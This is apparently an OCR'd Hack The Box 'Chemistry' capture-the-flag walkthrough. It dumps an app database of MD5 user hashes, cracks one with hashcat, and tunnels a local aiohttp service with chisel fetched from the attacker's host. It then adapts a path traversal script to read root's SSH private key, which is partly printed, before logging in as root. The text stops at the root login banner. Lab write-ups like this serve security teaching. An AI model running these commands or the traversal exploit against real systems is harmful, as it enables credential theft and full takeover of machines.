
```
app@chemistry:~/instance$ strings database.db
SQLite format 3
```

```
ytableuseruser
CREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(150) NOT NULL,
        password VARCHAR(150) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (username)
indexsqlite_autoindex_user_1user
5tablestructurestructure
CREATE TABLE structure (
        id INTEGER NOT NULL,
        user_id INTEGER NOT NULL,
        filename VARCHAR(150) NOT NULL,
        identifier VARCHAR(100) NOT NULL,
        PRIMARY KEY (id),
        FOREIGN KEY(user_id) REFERENCES user (id),
        UNIQUE (identifier)
indexsqlite_autoindex_structure_1structure
Mcn-0x5f4dcc3b5aa765d61d8327deb882cf99+
Mkristel6896ba7b11a62cacffbdaded457c6d92(
Maxel9347f9724ca083b17e39555c36fd9007*
Mfabian4e5d71f53fdd2eabdbabb233113b5dc0+
Mgelacia4af70c80b68267012ecdac9a7e916d18+
Meusebio6cad48078d0241cca9a7b322ecd073b3)
Mtaniaa4aa55e816205dc0389591c9f82f43bb,
Mvictoriac3601ad2286a4293868ec2a4bc606ba3)
Mpeter6845c17d298d95aa942127bdad2ceb9b*
Mcarlos9ad48828b0955513f7cf0f7f6510c8f8*
Mjobert3dec299e06f7ed187bac06bd3b670ab2*
Mrobert02fcf7cfc10adc37959fb21f06c6b467(
Mrosa63ed86ee*************************'
Mapp197865e46b878d9e74a0346b6d59886a)
Madmin2861debaf8d99436a10ed6f75a252abf
cn-0x
kristel
axel
fabian
gelacia
eusebio
tania
victoria
peter
carlos
jobert
robert
rosa
        admin
```

This is great! I'm going to extract this database file by just copying it to the web application so I can download it.

```
app@chemistry:~/instance$ cp database.db ../static/database.db
```

Navigating to http://chemistry.htb:5000/static/database.db will download the file straight to me.



Ill use `file` to check and see what the db is

```
file database.db
```

```
┌──(kali㉿kali)-[~/Documents/htb/chemestry/loot]
└─$ file database.db
database.db: SQLite 3.x database, last written using SQLite version 3031001, file
counter 105, database pages 5, cookie 0x2, schema 4, UTF-8, version-valid-for 105
```

Its an sqlite3 db, so Ill open it using `sqlite3` and select everything from the user table

```
┌──(kali㉿kali)-[~/Documents/htb/chemestry/loot]
└─$ sqlite3 database.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
structure  user
sqlite> SELECT * FROM user;
1|admin|2861debaf8d99436a10ed6f75a252abf
2|app|197865e46b878d9e74a0346b6d59886a
3|rosa|63ed86************************
4|robert|02fcf7cfc10adc37959fb21f06c6b467
5|jobert|3dec299e06f7ed187bac06bd3b670ab2
6|carlos|9ad48828b0955513f7cf0f7f6510c8f8
7|peter|6845c17d298d95aa942127bdad2ceb9b
8|victoria|c3601ad2286a4293868ec2a4bc606ba3
9|tania|a4aa55e816205dc0389591c9f82f43bb
10|eusebio|6cad48078d0241cca9a7b322ecd073b3
11|gelacia|4af70c80b68267012ecdac9a7e916d18
12|fabian|4e5d71f53fdd2eabdbabb233113b5dc0
13|axel|9347f9724ca083b17e39555c36fd9007
14|kristel|6896ba7b11a62cacffbdaded457c6d92
15|cn-0x|5f4dcc3b5aa765d61d8327deb882cf99
```

These are md5 hashes. I can break Rosa's using hashcat, first Ill throw the hash into a file. I could try and break all the hashes, I don't think it'll be necessary for this machine.

```
echo '63ed8************************' > rosa.hash
```

We will set mode to 0 for md5 and use the rockyou.txt wordlist.

```
hashcat -m 0 rosa.hash /usr/share/wordlists/rockyou.txt
```

```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

63ed86ee

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 63ed86
Time.Started.....: Sat Dec 21 18:14:59 2024 (0 secs)
Time.Estimated...: Sat Dec 21 18:14:59 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  3737.5 kH/s (0.10ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2983936/14344385 (20.80%)
Rejected.........: 0/2983936 (0.00%)
Restore.Point....: 2981888/14344385 (20.79%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: unicornn → underwear88
Hardware.Mon.#1..: Util: 29%

Started: Sat Dec 21 18:14:44 2024
Stopped: Sat Dec 21 18:15:01 2024
```

Ill use the cracked password to ssh as rosa

```
ssh rosa@10.129.194.94
```

```
┌──(kali㉿kali)-[~]
└─$ ssh rosa@10.129.194.94
The authenticity of host '10.129.194.94 (10.129.194.94)' can't be established.
ED25519 key fingerprint is SHA256:pCTpV0QcjONI3/FCDpSD+5DavCNbTobQqcaz7PC6S8k.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.194.94' (ED25519) to the list of known hosts.
rosa@10.129.194.94's password:
Permission denied, please try again.
rosa@10.129.194.94's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat 21 Dec 2024 11:34:39 PM UTC

  System load:           0.09
  Usage of /:            72.8% of 5.08GB
  Memory usage:          20%
  Swap usage:            0%
  Processes:             225
  Users logged in:       0
  IPv4 address for eth0: 10.129.194.94
  IPv6 address for eth0: dead:beef::250:56ff:feb0:28bd


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

rosa@chemistry:~$
```

And grab the user flag!

```
rosa@chemistry:~$ cat user.txt
513a2d************************
```

Priv_Esc to root

My immediate first action is to check for sudo privileges with `sudo -l`

```
rosa@chemistry:~$ sudo -l
[sudo] password for rosa:
Sorry, user rosa may not run sudo on chemistry.
```

Nothing here.

Now I usually check the /opt directory.

```
rosa@chemistry:~$ ll /opt
total 12
drwxr-xr-x  3 root root 4096 Jun 16  2024 ./
drwxr-xr-x 19 root root 4096 Oct 11 11:17 ../
drwx------  5 root root 4096 Oct  9 20:27 monitoring_site/
```

There is something here, but its owned by root. I know its a type of web server for system monitoring and that its probably running locally. I can use `ps -aux` to see if root is running it.

```
rosa@chemistry:~$ ps -aux | grep "monitoring_site"
root        1042  0.0  1.3  35524 27608 ?        Ss   20:49   0:00 /usr/bin/python3.9 /opt/monitoring_site/app.py
rosa        1994  0.0  0.0   6436   720 pts/0    S+   23:43   0:00 grep --color=auto monitoring_site
```

Now I need to see what port its running on using `netstat -ano`

```
rosa@chemistry:~$ netstat -ano | grep  "127.0.0.1"
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      off (0.00/0/0)
udp        0      0 127.0.0.1:39915         127.0.0.53:53           ESTABLISHED off (0.00/0/0)
```

Unfortunately, Monitoring_site is owned by root and I cant access it. Ill need to look at it and enumerate it a bit to check it out. Ill need to upload chisel to proxy the port over to me.
Ill first download the newest version from Github and get it ready to send to the victim.

```
wget https://github.com/jpillora/chisel/releases/download/v1.10.1/chisel_1.10.1_linux_amd64.gz

gunzip chisel_1.10.1_linux_amd64.gz

mv chisel_1.10.1_linux_amd64 chisel

chmod +x chisel
```

```
Connecting to github.com (github.com)|140.82.112.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/31311037/1cb6410b-6deb-4214-8793-2685ecacfc34?
mz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20241221%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20241221T
255Z&X-Amz-Expires=300&X-Amz-Signature=5c4e8fe4e53cc646a7795425f458e01ac1bc1f03ecc85693a4f2e09d46f080808&X-Amz-SignedHeaders=host&resp
e-content-disposition=attachment%3B%20filename%3Dchisel_1.10.1_linux_amd64.gz&response-content-type=application%2Foctet-stream [follo
g]
--2024-12-21 18:39:31--  https://objects.githubusercontent.com/github-production-release-asset-2e65be/31311037/1cb6410b-6deb-4214-879
685ecacfc34?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20241221%2Fus-east-1%2Fs3%2Faws4_request&X-Amz
te=20241221T235255Z&X-Amz-Expires=300&X-Amz-Signature=5c4e8fe4e53cc646a7795425f458e01ac1bc1f03ecc85693a4f2e09d46f08080&X-Amz-SignedHe
rs=host&response-content-disposition=attachment%3B%20filename%3Dchisel_1.10.1_linux_amd64.gz&response-content-type=application%2Focte
tream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3888423 (3.7M) [application/octet-stream]
Saving to: 'chisel_1.10.1_linux_amd64.gz'

chisel_1.10.1_linux_amd64.gz      100%[===================>]   3.71M  --.-KB/s    in 0.09s

2024-12-21 18:39:31 (43.6 MB/s) - 'chisel_1.10.1_linux_amd64.gz' saved [3888423/3888423]


┌──(kali㉿kali)-[~/Documents/htb/chemestry/payloads]
└─$ gunzip chisel_1.10.1_linux_amd64.gz

┌──(kali㉿kali)-[~/Documents/htb/chemestry/payloads]
└─$ mv chisel_1.10.1_linux_amd64 chisel

┌──(kali㉿kali)-[~/Documents/htb/chemestry/payloads]
└─$ chmod +x chisel
```

Now Ill set up my python http server and serve it to the victim

```
ATTACKER:
┌──(kali㉿kali)-[~/Documents/htb/chemestry/payloads]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


```
VICTIM:
rosa@chemistry:~$ wget http://10.10.14.18/chisel
rosa@chemistry:~$ chmod +x chisel
```

```
rosa@chemistry:~$ wget http://10.10.14.18/chisel
--2024-12-21 23:56:13--  http://10.10.14.18/chisel
Connecting to 10.10.14.18:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9371800 (8.9M) [application/octet-stream]
Saving to: 'chisel'

chisel                          100%[═══════════════════════════════════════════════════════════════════>]   8.94M  8.80MB/s    in 1.0s

2024-12-21 23:56:14 (8.80 MB/s) - 'chisel' saved [9371800/9371800]

rosa@chemistry:~$ ll
total 9192
drwxr-xr-x 5 rosa rosa    4096 Dec 21 23:56 ./
drwxr-xr-x 4 root root    4096 Jun 16  2024 ../
lrwxrwxrwx 1 root root       9 Jun 17  2024 .bash_history → /dev/null
-rw-r--r-- 1 rosa rosa     220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 rosa rosa    3771 Feb 25  2020 .bashrc
drwx------ 2 rosa rosa    4096 Jun 15  2024 .cache/
-rw-rw-r-- 1 rosa rosa 9371800 Sep 28 23:40 chisel
drwxrwxr-x 4 rosa rosa    4096 Jun 16  2024 .local/
-rw-r--r-- 1 rosa rosa     807 Feb 25  2020 .profile
lrwxrwxrwx 1 root root       9 Jun 17  2024 .sqlite_history → /dev/null
drwx------ 2 rosa rosa    4096 Jun 15  2024 .ssh/
-rw-r--r-- 1 rosa rosa       0 Jun 15  2024 .sudo_as_admin_successful
-rw-r----- 1 root rosa      33 Dec 21 20:50 user.txt
rosa@chemistry:~$
```

Now I need to run chisel so I can access the local port from the attacker

```
ATTACKER:
./chisel server -p 8000 --reverse
VICTIM:
./chisel client 10.10.14.18:8000 R:8080:127.0.0.1:8080
```

Once all is set up, I can access the monitor by navigating to http://127.0.0.1:8080




Now I just need to do alittle recon. Ill start with a directory search using feroxbuster.


```
feroxbuster -w /usr/share/seclists/Discovery/Web-Content/common.txt -u
http://127.0.0.1:8080
```

```
 ___  ___  _   _  _     ___  _   _  ___  _____  ___  ___
|_  ||_  ||_) |_)| |/ ` | |_ | | | |_  |_   _||_  ||_
|   ||__ | \ | \ | |\_, |___||_|_| |__ |_|_|_ |__ |__
by Ben "epi" Risher 😳                 ver: 2.11.0

 🎯 Target Url            | http://127.0.0.1:8080
 🚀 Threads               | 50
 📖 Wordlist              | /usr/share/seclists/Discovery/Web-Content/common.txt
 👌 Status Codes          | All Status Codes!
 💥 Timeout (secs)        | 7
 🦡 User-Agent            | feroxbuster/2.11.0
 💉 Config File           | /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         | true
 🏁 HTTP methods          | [GET]
 🔃 Recursion Depth       | 4

 🏁 Press [ENTER] to use the Scan Management Menu™

404      GET        1l        3w       14c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       88l      171w     1380c http://127.0.0.1:8080/assets/css/style.css
200      GET       20l     3036w   205637c http://127.0.0.1:8080/assets/js/chart.js
200      GET       72l      171w     2491c http://127.0.0.1:8080/assets/js/script.js
200      GET        5l       83w    59344c http://127.0.0.1:8080/assets/css/all.min.css
200      GET        2l     1294w    89501c http://127.0.0.1:8080/assets/js/jquery-3.6.0.min.js
200      GET      153l      407w     5971c http://127.0.0.1:8080/
403      GET        1l        2w       14c http://127.0.0.1:8080/assets/
403      GET        1l        2w       14c http://127.0.0.1:8080/assets/js/
403      GET        1l        2w       14c http://127.0.0.1:8080/assets/css/
403      GET        1l        2w       14c http://127.0.0.1:8080/assets
403      GET        1l        2w       14c http://127.0.0.1:8080/assets/css
403      GET        1l        2w       14c http://127.0.0.1:8080/assets/js
[####################] - 14s    18948/18948   0s      found:12      errors:0
[####################] - 13s     4735/4735    369/s   http://127.0.0.1:8080/
[####################] - 13s     4735/4735    364/s   http://127.0.0.1:8080/assets/
[####################] - 13s     4735/4735    363/s   http://127.0.0.1:8080/assets/js/
[####################] - 13s     4735/4735    364/s   http://127.0.0.1:8080/assets/css/
```

Nothing here but an asset folder. I'm going to take a look at the request headers using Burp Suite.



Interestingly, This is not a Werkzeug Python server, but an aiohttp server. I'm going to pop that into google and see what comes back.



This looks promising!
It looks like the exact version running on the server is vulnerable to a directory traversal attack. Ill take a look at the exploit script.


```
#!/bin/bash

url="http://localhost:8081"
string="../"
payload="/static/"
```

```
file="etc/passwd" # without the first /

for ((i=0; i<15; i++)); do
    payload+="$string"
    echo "[+] Testing with $payload$file"
    status_code=$(curl --path-as-is -s -o /dev/null -w "%{http_code}"
"$url$payload$file")
    echo -e "\tStatus code --> $status_code"

    if [[ $status_code -eq 200 ]]; then
        curl -s --path-as-is "$url$payload$file"
        break
    fi
done
```

essentially, all this does is add `../` every iteration after `/static/`, until the file is found.
I'm going to copy this exploit over and change the URL to the correct location, and change the payload to `/assets/` since I know we have that directory.

```
#!/bin/bash

url="http://127.0.0.1:8080"
string="../"
payload="/assets/"
file="etc/passwd" # without the first /
```

Now lll just give it a run!


┌──(kali㉿kali)-[~/Documents/htb/chemestry/exploits]
└─$

Awesome! I'm going to replace the file with `root/.ssh/id_rsa`

```
#!/bin/bash

url="http://127.0.0.1:8080"
string="../"
payload="/assets/"
file="root/.ssh/id_rsa" # without the first /
```

And run it again!

```
┌──(kali㉿kali)-[~/Documents/htb/chemestry/exploits]
└─$ ./exploit.sh
[+] Testing with /assets/../root/.ssh/id_rsa
        Status code --> 404
[+] Testing with /assets/../../root/.ssh/id_rsa
        Status code --> 404
[+] Testing with /assets/../../../root/.ssh/id_rsa
        Status code --> 200
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAsFbYzGxskgZ6YM1LOUJsjU66WHi8Y2ZFQcM3G8VjO+NHKK8P0hIU
UbnmTGaPeW4evLeehnYFQleaC9u//vciBLNOWGqeg6Kjsq2lVRkAvwK2suJSTtVZ8qGi1v
j0wO69QoWrHERaRqmTzranVyYAdTmiXlGqUyiy0I7GVYqhv/QC7jt6For4PMAjcT0ED3Gk
HVJONbz2eav5aFJcOvsCG1aC93Le5R43Wgwo7kHPlfM5DjSDRqmBxZpaLpWK3HwCKYITbo
DfYsOMY0zyI0k5yLl1s685qJIYJHmin9HZBmDIwS7e2riTHhNbt2naHxd0WkJ8PUTgXuV2
```

You love to see it!

I'm going to copy this into my own `id_rsa` and set the permission accordingly

```
vi id_rsa
i <insert>
Ctrl V
:wq
chmod 600 id_rsa
ssh -i id_rsa root@10.129.194.94
```

```
┌──(kali㉿kali)-[~/Documents/htb/chemestry/exploits]
└─$ ssh -i id_rsa root@10.129.194.94
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun 22 Dec 2024 12:31:25 AM UTC

  System load:           0.0
  Usage of /:            73.1% of 5.08GB
  Memory usage:          23%
  Swap usage:            0%
  Processes:             231
  Users logged in:       1
  IPv4 address for eth0: 10.129.194.94
  IPv6 address for eth0: dead:beef::250:56ff:feb0:28bd


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm
